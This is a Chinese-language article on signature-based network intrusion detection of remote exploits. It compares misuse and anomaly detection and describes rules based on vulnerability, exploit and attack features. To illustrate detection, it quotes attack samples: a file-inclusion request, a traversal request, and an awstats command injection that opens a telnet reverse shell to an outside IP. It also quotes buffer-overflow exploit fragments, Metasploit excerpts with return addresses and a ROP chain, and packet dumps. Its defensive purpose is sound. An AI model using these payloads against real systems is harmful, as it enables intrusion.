远程安全漏洞利用的检测

瘦肉丁@weibo

本文介绍基于网络的远程安全漏洞利用的检测，主要涉及基于规则（Signature）的检测技术。

远程安全漏洞利用的基本检测方法

对远程基于网络的漏洞利用的检测，从作用原理上大致有两种：

- 基于误用
- 基于异常

目前主流系统都或多或少地结合了两种方式。

基于误用

已知攻击特征知识库的专家系统。在具备漏洞相关知识的情况下，由专家定义出相应的检测规则，系统会对符合这些预定义规则的数据流量产生告警。

优点：准确，确定性的结果预期，可以攻击进行中就执行阻断。
缺点：必须先知道攻击的细节，不能先于漏洞或攻击

基于异常

基于正常基线的智能系统。通过自学习对正常的状态进行建模，发现严重偏离正常基线的状态对此产生告警，通常关注的异常有流量异常、协议异常及行为异常等。

优点：不需要知道漏洞的存在即可工作，有可能先于漏洞或攻击。
缺点：准确度不如基于误用的方式，大多数时候不能即时发现和阻断攻击。

可以看到基于误用与基于异常的方法在优缺点几乎是互补的，所以一般都会结合起来使用。

基于规则的检测方法

这里主要介绍基于误用的检测的主要方式：基于规则的方法。根据目前的已有实践，细分一下，又可以有如下三种：

- 基于漏洞特征
- 基于 Exploit 特征
- 基于攻击特征

基于漏洞特征

在对漏洞技术细节或攻击手段充分了解的基础上(需要理解到什么程度,下面有例子会说到),对某些**触发漏洞或形成攻击的必要条件**施加检查，而其中部分特征必须有别于正常的状态。

优点：


- 基于对漏洞的知识,如果分析足够快的话,可能先于 Exploit 完成相关检测规则的添加,在利用漏洞的真正攻击出现之时就能发现和阻断
- 由于匹配的是触发漏洞的必要条件,Exploit 也必定会包含相应的特征,因此可以对付各种变形的 Exploit，实现一条漏洞特征规则顶一百条 Exploit 规则的效果
- 在充分了解细节的基础上可以实现得相当准确，最少的误报，很难逃避

缺点：

- 需要了解漏洞细节，所以只能针对已知漏洞
- 必须准确地理解漏洞的成因，对于某些复杂漏洞需要很大的分析工作量
- 必须对漏洞的细节全面了解,如果分析得不透彻,所得到的特征还是可能导致漏报误报
- 检测需要有深入的解码字段拆解操作支持，比较耗费资源且容易出错


实例：

- Oracle TNS Listener SERVICE_NAME 远程缓冲区溢出漏洞（ CVE-2002-0965 ）
  这个一个典型的缓冲区溢出漏洞,TNS 协议处理实现上对 SERVICE_NAME 这个字段值缺乏充分的检查过滤，一个超长的串就可能导致溢出缓冲区。检测时的条件可以很简单,解析出 TNS 协议分离出 SERVICE_NAME 字段的值，检查其长度，超过一定值即可认为异常。



- Microsoft Windows DCOM RPC 接口长主机名远程缓冲区溢出漏洞（MS03-026）（CVE-2003-0352）

  Windows RPC DCOM 长主机名的缓冲区溢出漏洞，冲击波蠕虫的攻击传播利用的就是这个漏洞，两条红色下划线之间的就是主机名字串所在位置，正常情况下这个字段不长，服务端会用一个栈缓冲区存储它，但在拷贝时没有检查长度，导致一个超长的串触发溢出执行任意指令。检测上，需要解码 RPC 协议获取主机名，检查其长度，实现基于漏洞特征的检测。



- CGI 类漏洞
  - 远程文件包含

    一般的远程文件包含攻击会涉及到在 URL 的某个参数值指向外部的服务器文件，通常走 HTTP 协议，所以我们基本上可以看到利用此类漏洞的攻击的特征是某个 URL 参数值字串是以“http://”开头的，通过检查这个特征可以发现部分恶意的行为。

```
GET /includes/Cache/Lite/Output.php?mosConfig_absolute_path=%68%74%74%70%3a%2f%2f%31%
30%2e%31%34%2e%36%39%2e%35%38%3a%38%30%38%30%2f%49%54%64%70%72%53%72%49%56%36%38%63%3f
HTTP/1.1
Host: 10.14.57.207
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
```

  - 目录遍历

    常见的目录遍历攻击或探测尝试几乎必然会使用目录遍历串，通过匹配这些特征可以发现可疑的攻击尝试，如果再配合一些敏感系统文件（比如/etc/passwd）的检查，则基本上可以确认攻击。

```
GET /search?NS-query-pat=../../../../../../../../../../../etc/hosts HTTP/1.1
Host: DpSxVIbnLYQsjelSQJWI
User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html)
Accept: */*
Connection: keep-alive
```

  - 远程命令注入

    如果在 URL 参数值中发现的常见 Shell 命令转义符（;|&），结合其他具体漏洞相关的特征匹配，可以非常有把握地报告发现攻击。

```
GET /cgi-bin/awstats.pl?configdir=|echo;echo%20YYY;sh%20-c%20%27%28sleep%204166%7ctelnet%
2010.14.69.58%201024%7cwhile%20%3a%20%3b%20do%20sh%20%26%26%20break%3b%20done%202%3e%261%
7ctelnet%2010.14.69.58%201024%20%3e/dev/null%202%3e%261%20%26%29%27;echo%20YYY;echo|
HTTP/1.1
Host: 10.14.14.189
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)
Connection: Close
```

基于 Exploit 特征

这里的 Exploit 特指漏洞利用程序，对同一个漏洞可能有各种不同的 Exploit。本质上 Exploit 是一种恶意代码，因此尽管可能有同一漏洞很多 Exploit，但基本是从几个有限的家族中派生出来的。匹配 Exploit 本身的特征，针对 Exploit 做检测初听起来不怎么靠谱，因为 Exploit 是极容易被修改的，其实还是很有用的。

优点：

- 无需了解漏洞的细节信息，看见一个针对性的加一个，暂时阻止对漏洞的利用，为后续的处理（漏洞分析和打补丁）赢得时间
- 只要抓住 Exploit 中足够独特的特征（哪怕与漏洞本身没有任何关系），就能简单快速的实现阻击，实现代价小
- 匹配特征如果选择得当，几乎不会有什么误报

缺点：

- 只能针对已知的 Exploit，跟漏洞一样，你的检测对象必须是已知的
- 容易被绕过，Exploit 可能稍加修改就会导致规则失效

- 针对不同的 Exploit 需要有对应的规则，需要持续跟踪及时处理新的 Exploit 的出现

如果针对 Exploit 做检测，以目前的经验，可以通过组合 Exploit 中可能出现的如下关键点构造规则：

- 协议标志
  数据流中标记协议类型的字段，正常设计的网络协议（特别是二进制协议）很可能会有标记协议类型的字段，通常都是在 Payload 头部固定偏移的几个字节，比如 SMB 协议的“\xFFSMB”和 VNC 协议的“RFB”。匹配到这些协议的标记字段，至少可以确认我们的处理对象。
- 请求类型字段
  通常的设计程序会处理多种类型的请求，数据包中也会包含一个请求类型字段，当处理特定类型请求的代码存在某种漏洞的时候，请求中的类型字段必须被设置为相应的值，才可能引导目标程序的流程进入到存在漏洞的处理例程。有些更复杂的协议，甚至还有分级的主类型及对应的子类型。
- 操作的 Opcode
  与请求类型相似，可以理解为一种更细的请求类型，会导致程序流程进入特定例程中存在漏洞的特定操作。
- 返回地址
  Exploit 中的关键参数，用来引导执行流程进入 Shellcode，这个内存指针依附于特定的操作系统和应用环境，可用的候选不多，因此比较稳定。由于返回地址事实上是与操作系统的环境绑定（系统类型和对应的 Service Pack）的，基本只是有限多的可选项，匹配返回地址甚至可以发现利用内存破坏类的未知攻击，而且，返回地址在绝大多数情况下是以明文形式出现在数据流中，不会被编码。
- ROP Chain
  一系列的指令地址和数据组合，引导串联执行特定正常模块中指令来对付现在操作系统环境中对抗漏洞利用的 DEP 机制，依附于特定的应用内存环境，构造不易，所以比较稳定。
- 其他足够“独特”的数据
  可能跟漏洞或攻击本身毫无关系，但可以将其无误报地识别出来的特征。

实例：


- 暴风影音 stormtray 进程远程栈缓冲区溢出漏洞
  针对早期版本暴风影音播放器的攻击代码，一个 UDP 包即可达成的攻击，典型的缓冲区类 Exploit，包含了协议标记、请求类型（还分了主类型和子类型）及返回地址。

```
UDP报文的格式大致如下：

"KUDP"              4字节标志符
"\x69\x00"          2字节请求主类型
"\x0a\x0c\x00\x00" 4字节后续数据长度字段，Little End序
"\x4c\x00"          2字节请求次类型
数据

发送如下Payload的数据可以导致栈溢出：

'KUDP' + '\x69\x00' + '\xfe\xfd\x00\x00' + '\x4c\x00' + '\x33\x00' + 'ADAILY.POPSHOWTAB=' + 'A' * 65000

evil  = 'KUDP'              # request tag
evil += '\x69\x00'          # major type
evil += '\x0a\x0c\x00\x00'  # succeeding data length
evil += '\x4c\x00'          # minor type
evil += '\x33\x00'          # succeeding data length, not necessarily to be correct
evil += 'ADAILY.POPSHOWTAB=' # data
evil += 'A' * 2324          # padding to reach SEH
evil += '\xeb\x26\x41\x41\x71\x15\xfa\x7f' # SEH, pop pop ret, Windows Chinese
evil += '\x90' * 32         # pad, to avoid shellcode corruption
evil += shellcode           # shellcode
```

- Sunway Forcecontrol SNMP NetDBServer.exe Opcode 0x57 缓冲区溢出漏洞

  又一个溢出类的 Exploit，包含了 Opcode 和返回地址。


```
                                        # p/p/r ComDll.dll
                                        'Windows', { 'Ret' => 0x100022c4 }
                                    ],
                                ],
                        'DefaultTarget'  => 0,
                        'DisclosureDate' => 'Sep 22 2011'))

                register_options(
                        [
                                Opt::RPORT(2001)
                        ], self.class )
        end

        def exploit
                connect

                header =  "\xeb\x50\xeb\x50"
                header << "\x57\x00"  # packet type
                header << "\xff\xff\x00\x00"
                header << "\x01\x00"
                header << "\xff"

                footer = "\r\n"

                packet = rand_text_alpha_upper(65535)
                packet[0,header.length] = header
                packet[293,8] = generate_seh_record(target.ret)
                packet[301,20] = make_nops(20)
                packet[321,payload.encoded.length] = payload.encoded
                packet[65533,2] = footer
```



```
0040  00 00 eb 50 eb 50 57 00  ff ff 00 00 01 00 ff 5a   ...P.PW. .......Z
0050  53 55 4d 56 4f 42 5a 59  50 4e 49 48 58 59 57 55   SUMVOBZY PNIHXYWU
0060  42 44 5a 4f 4d 47 43 56  46 4d 56 4b 57 55 4c 55   BDZOMGCV FMVKWULU
0070  4f 5a 57 45 4e 48 4a 48  58 4a 55 41 41 4f 54 4e   OZWENHJH XJUAAOTN
0080  43 41 5a 41 48 4f 42 50  46 4d 4b 4d 50 4f 53 55   CAZAHOBP FMKMPOSU
0090  52 5a 54 4d 48 4f 42 51  4d 51 4c 55 45 4b 47 5a   RZTMHOBQ MQLUEKGZ
00a0  58 56 4f 5a 54 47 4f 4e  50 4f 44 46 44 45 43 57   XVOZTGON PODFDECW
00b0  56 48 5a 47 45 52 56 43  57 4a 4e 47 57 55 50 42   VHZGERVC WJNGWUPB
00c0  57 55 52 48 41 55 44 48  57 59 57 57 56 55 52 4b   WURHAUDH WYWWVURK
00d0  50 4c 57 41 47 58 58 44  48 50 45 50 4e 53 4c 52   PLWAGXXD HPEPNSLR
00e0  48 54 56 48 55 42 49 5a  41 43 57 4e 52 59 4f 43   HTVHUBIZ ACWNRYOC
00f0  4a 46 54 52 44 50 50 43  48 53 53 55 54 43 4f 51   JFTRDPPC HSSUTCOQ
0100  4f 46 44 5a 43 44 5a 46  4a 4d 47 5a 41 55 4c 4a   OFDZCDZF JMGZAULJ
0110  57 4b 42 53 4a 41 4f 47  49 42 4b 4d 4c 4e 43 49   WKBSJAOG IBKMLNCI
0120  47 47 43 48 47 5a 4b 57  48 4c 44 4d 41 44 56 4e   GGCHGZKW HLDMADVN
0130  52 52 4e 54 41 56 44 48  5a 4c 54 47 45 54 41 46   RRNTAVDH ZLTGETAF
0140  56 5a 48 4f 46 57 54 43  4c 44 42 4d 4d 44 4e 53   VZHOFWTC LDBMMDNS
0150  55 54 59 4e 49 43 4f 51  4b 58 49 48 56 50 42 43   UTYNICOQ KXIHVPBC
0160  58 42 43 5a 4c 44 43 eb  06 a9 27 c4 22 00 10 42   XBCZLDC. ..'."..B
0170  3f 47 34 1c 24 b9 14 25  b8 45 49 a8 9b d4 48 fd   ?G4.$..% .EI...H.
0180  4e 97 37 db db d9 74 24  f4 b8 a3 80 43 ba 5e 33   N.7...t$ ....C.^3
0190  c9 b1 49 83 c6 04 31 46  15 03 46 15 41 75 bf 52   ..I...1F ..F.Au.R
01a0  0c 76 40 a3 6e fe a5 92  bc 64 ad 87 70 ee e3 2b   .v@.n... .d..p..+
01b0  fb a2 17 bf 89 6a 17 08  27 4d 16 89 86 51 f4 49   .....j.. 'M...Q.I
01c0  89 2d 07 9e 69 0f c8 d3  68 48 35 1b 38 01 31 8e   .-..i... hH5.8.1.
01d0  ac 26 07 13 cd e8 03 2b  b5 8d d4 d8 0f 8f 04 70   .&.....+ .......p
01e0  04 c7 bc fa 42 f8 bd 2f  91 c4 f4 44 61 be 06 8d   ....B../ ...Da...
01f0  b8 3f 39 f1 16 7e f5 fc  67 46 32 1f 12 bc 40 a2   .?9..~.. gF2...@.
0200  24 07 3a 78 a1 9a 9c 0b  11 7f 1c df c7 f4 12 94   $.:x.... ........
0210  8c 53 37 2b 41 e8 43 a0  64 3f c2 f2 42 9b 8e a1   .S7+A.C. d?..B...
```

- Microsoft Windows 工作站服务远程缓冲区溢出漏洞（MS03-049）（CVE-2003-0812）包含可以匹配的返回地址。

```
'Targets'        =>
        [
                [ 'Windows XP SP0/SP1',
                        {
                                'Ret' => 0x71aa32ad # pop/pop/ret in ws2help.dll
                        }
                ],
        ],
'DisclosureDate' => 'Nov 11 2003'))

def exploit

        connect()
        smb_login()

        handle = dcerpc_handle(
                '6bffd098-a112-3610-9833-46c3f87e345a', '1.0',
                'ncacn_np', ["\\#{datastore['SMBPIPE']}"]
        )

        print_status("Binding to #{handle} ...")
        dcerpc_bind(handle)
        print_status("Bound to #{handle} ...")
        print_status("Building the stub data...")
        name = rand_text_alphanumeric(5000)
        name[3496, 4] = [target.ret].pack('V')
        name[3492, 2] = "\xeb\x06"
        name[3500, 5] = "\xe9" + [-3505].pack('V')
```



```
0070  02 3f 00 00 00 00 00 68  02 00 74 00 7a 00 4a 00   .?.....h ..t.z.J.
0080  55 00 35 00 6a 00 33 00  6e 00 64 00 62 00 72 00   U.5.j.3. n.d.b.r.
0090  78 00 55 00 49 00 31 00  49 00 46 00 39 00 76 00   x.U.I.1. I.F.9.v.
00a0  43 00 66 00 70 00 67 00  53 00 65 00 68 00 66 00   C.f.p.g. S.e.h.f.
00b0  54 00 45 00 71 00 49 00  4c 00 78 00 64 00 63 00   T.E.q.I. L.x.d.c.
00c0  59 00 41 00 37 00 52 00  55 00 42 00 43 00 42 00   Y.A.7.R. U.B.C.B.
00d0  47 00 55 00 41 00 39 00  58 00 30 00 4e 00 59 00   G.U.A.9. X.0.N.Y.
00e0  36 00 34 00 4c 00 59 00  4b 00 51 00 46 00 38 00   6.4.L.Y. K.Q.F.8.
00f0  6d 00 6e 00 35 00 69 00  6c 00 6e 00 6d 00 37 00   m.n.5.i. l.n.m.7.
0100  36 00 78 00 50 00 4f 00  37 00 45 00 47 00 47 00   6.x.P.O. 7.E.G.G.
0110  4e 00 39 00 54 00 56 00  76 00 4d 00 4d 00 46 00   N.9.T.V. v.M.M.F.
0120  61 00 32 00 53 00 66 00  53 00 39 00 6f 00 66 00   a.2.S.f. S.9.o.f.
0130  eb 00 06 00 49 00 32 00  ad 00 32 00 aa 00 71 00   ....I.2. ..2...q.
0140  e9 00 4f 00 72 00 ff 00  ff 00 71 00 32 00 53 00   ..O..... ..q.2.S.
0150  76 00 33 00 6f 00 54 00  74 00 62 00 45 00 35 00   v.3.o.T. t.b.E.5.
0160  31 00 53 00 38 00 4f 00  33 00 78 00 67 00 55 00   1.S.8.O. 3.x.g.U.
0170  48 00 63 00 4d 00 6f 00  6b 00 32 00 61 00 30 00   H.c.M.o. k.2.a.0.
0180  52 00 73 00 71 00 4c 00  58 00 39 00 63 00 76 00   R.s.q.L. X.9.c.v.
0190  4e 00 7a 00 70 00 32 00  32 00 4b 00 62 00 57 00   N.z.p.2. 2.K.b.W.
01a0  4b 00 45 00 59 00 65 00  76 00 66 00 74 00 65 00   K.E.Y.e. v.f.t.e.
01b0  65 00 55 00 6e 00 5a 00  58 00 36 00 43 00 62 00   e.U.n.Z. X.6.C.b.
01c0  73 00 56 00 65 00 37 00  6f 00 6a 00 4c 00 39 00   s.V.e.7. o.j.L.9.
01d0  47 00 63 00 7a 00 35 00  4b 00 64 00 37 00 4b 00   G.c.z.5. K.d.7.K.
01e0  4b 00 50 00 5a 00 33 00  72 00 76 00 48 00 37 00   K.P.Z.3. r.v.H.7.
01f0  32 00 6f 00 6b 00 34 00  43 00 70 00 6a 00 34 00   2.o.k.4. C.p.j.4.
0200  72 00 69 00 72 00 55 00  6b 00 48 00 59 00 38 00   r.i.r.U. k.H.Y.8.
0210  72 00 70 00 6a 00 54 00  4c 00 43 00 59 00 4b 00   r.p.j.T. L.C.Y.K.
0220  55 00 50 00 69 00 37 00  56 00 58 00 32 00 44 00   U.P.i.7. V.X.2.D.
0230  32 00 6b 00 39 00 4a 00  38 00 72 00 74 00 44 00   2.k.9.J. 8.r.t.D.
0240  42 00 37 00 32 00 34 00  53 00 39 00 35 00 57 00   B.7.2.4. S.9.5.W.
0250  72 00 7a 00 5a 00 51 00  50 00 39 00 73 00 47 00   r.z.Z.Q. P.9.s.G.
0260  62 00 49 00 7a 00 39 00  73 00 4e 00 4d 00 48 00   b.I.z.9. s.N.M.H.
0270  6d 00 50 00 62 00 68 00  50 00 39 00 68 00 42 00   m.P.b.h. P.9.h.B.
0280  6f 00 65 00 74 00 36 00  68 00 33 00 51 00 48 00   o.e.t.6. h.3.Q.H.
0290  34 00 42 00 47 00 64 00  39 00 70 00 72 00 56 00   4.B.G.d. 9.p.r.V.
02a0  73 00 36 00 71 00 38 00  69 00 66 00 48 00 49 00   s.6.q.8. i.f.H.I.
```

- 7T Interactive Graphical SCADA System IGSSdataServer.exe 堆栈溢出漏洞

  明显的 ROP Chain，可以用来非常可靠地识别此 Exploit。

```
def exploit

        eggoptions =
        {
                :checksum => false,
                :eggtag => 'w00t',
                :depmethod => 'virtualprotect',
                :depreg => 'esi'
        }

        badchars = "\x00"
        hunter, egg = generate_egghunter(payload.encoded, badchars, eggoptions)

        #dao360.dll - pvefindaddr rop 'n roll
        rop_chain = [
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b7681c4,  # rop nop
                0x1b72f174,  # POP EAX # RETN 08
                0xA1A10101,
                0x1b7762a8,  # ADD EAX,5E5F0000 # RETN 08
                junk,
                junk,
                0x1b73a55c,  # XCHG EAX,EBX # RETN
                junk,
                junk,
                0x1b724004,  # pop ebp
                0x1b72f15f,  # &push esp # retn 8
                0x1b72f040,  # POP ECX # RETN
                0x1B78F010,  # writeable
                0x1b7681c2,  # xor eax,eax # retn
                0x1b72495c,  # add al,40 # mov [esi+4],eax # pop esi # retn 4
                0x41414141,
                0x1b76a883,  # XCHG EAX,ESI # RETN 00
                junk,
                0x1b7785c1,  # XOR EDX,EDX # CMP EAX,54 # SETE DL # MOV EAX,EDX # ADD ESP,8 # RETN 0C
```

- Apache Web Server 分块编码远程溢出漏洞（CVE-2002-0392）

  与漏洞利用无关的 Exploit 本身的特征，代码把 HTTP 请求中的 Host 字段设置成了“apache-noobjob.c”，这个特征在正常网络流量中是不可能见到的，足够独特可以用来识别此 Exploit。当然，对于了解基本漏洞细节的攻击者来说，只要随便改成其他的串就能绕过检测，因为修改后并不影响攻击的效果，但是 IPS 产品大多数情况下对付的是“懒惰”的脚本小子，基于 Expliot 的检测事实上可以过滤掉大部分打哪指哪的低级货。

```
 * [GOBBLES POSERS/WANNABES]
 *
 * --- #!GOBBLES@EFNET (none of us join here, but we've sniffed it)
 * --- super@GOBBLES.NET (low-level.net)
 *
 * GOBBLES Security
 * GOBBLES@hushmail.com
 * http://www.bugtraq.org
 *
 */


#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <netdb.h>
#include <sys/time.h>
#include <signal.h>
#ifdef __linux__
#include <getopt.h>
#endif


#define HOST_PARAM  "apache-noobjob.c"    /* The Host: field */
#define DEFAULT_CMDZ  "uname -a;id;echo 'hehe, now use another bug/backdoor/feature
#define RET_ADDR_INC  512
```

基于攻击特征

漏洞利用的 Exploit 一般来说可以划分为几个部分：

- 漏洞的触发模块

  各个漏洞有自己的触发方式：通常的溢出类漏洞一般涉及到畸形超长的字段值、ActiveX 类漏洞涉及初始化有问题的接口实例并传递畸形参数、浏览器本身的漏洞大多数涉及畸

形的对象操作、逻辑漏洞更是五花八门，所以这部分的特征不太可能是通用的。

- 漏洞利用的辅助功能

  特定类型的漏洞可能包含的特定的利用辅助功能。比如浏览器类漏洞的 HeapSpray 利用方式，这是一个独立于特定漏洞的通用功能，多个不同的漏洞很可能使用相同的这类功能代码。

- 漏洞利用的作用模块

  漏洞触发以后执行的实现攻击者意图的代码，对于内存破坏类的漏洞来说一般就是 Shellcode，对于 CGI 类的漏洞来说可能是一些脚本代码。这部分在 Exploit 中也基本是独立的，可以作为发现漏洞利用的特征。

基于以上对 Exploit 的分析，通过检测一些漏洞利用相关的相对独立的组件来发现攻击也是一种可行的方法。

优点：

- 由于检测的是独立于漏洞的攻击相关组件，所以无需预知漏洞的存在
- 可以基于较成熟的技术，实现较少的误报

缺点：

- 一般来说只检测被使用比较广泛的相对“标准”的组件，所以攻击者只要实现自己的相关功能就能绕过
- 并不是所有类型的漏洞攻击都有明显的组件区分，事实上只有少数几种攻击类型可能包含我们可匹配的特征，所以适用面较窄

一些目前可用来匹配的通用攻击特征：

- Shellcode

  关于 Shellcode 可以看一下我以前写过的一个 PPT（内部的，不知道谁给传到豆丁上去了）：

  http://www.docin.com/p-235092491.html

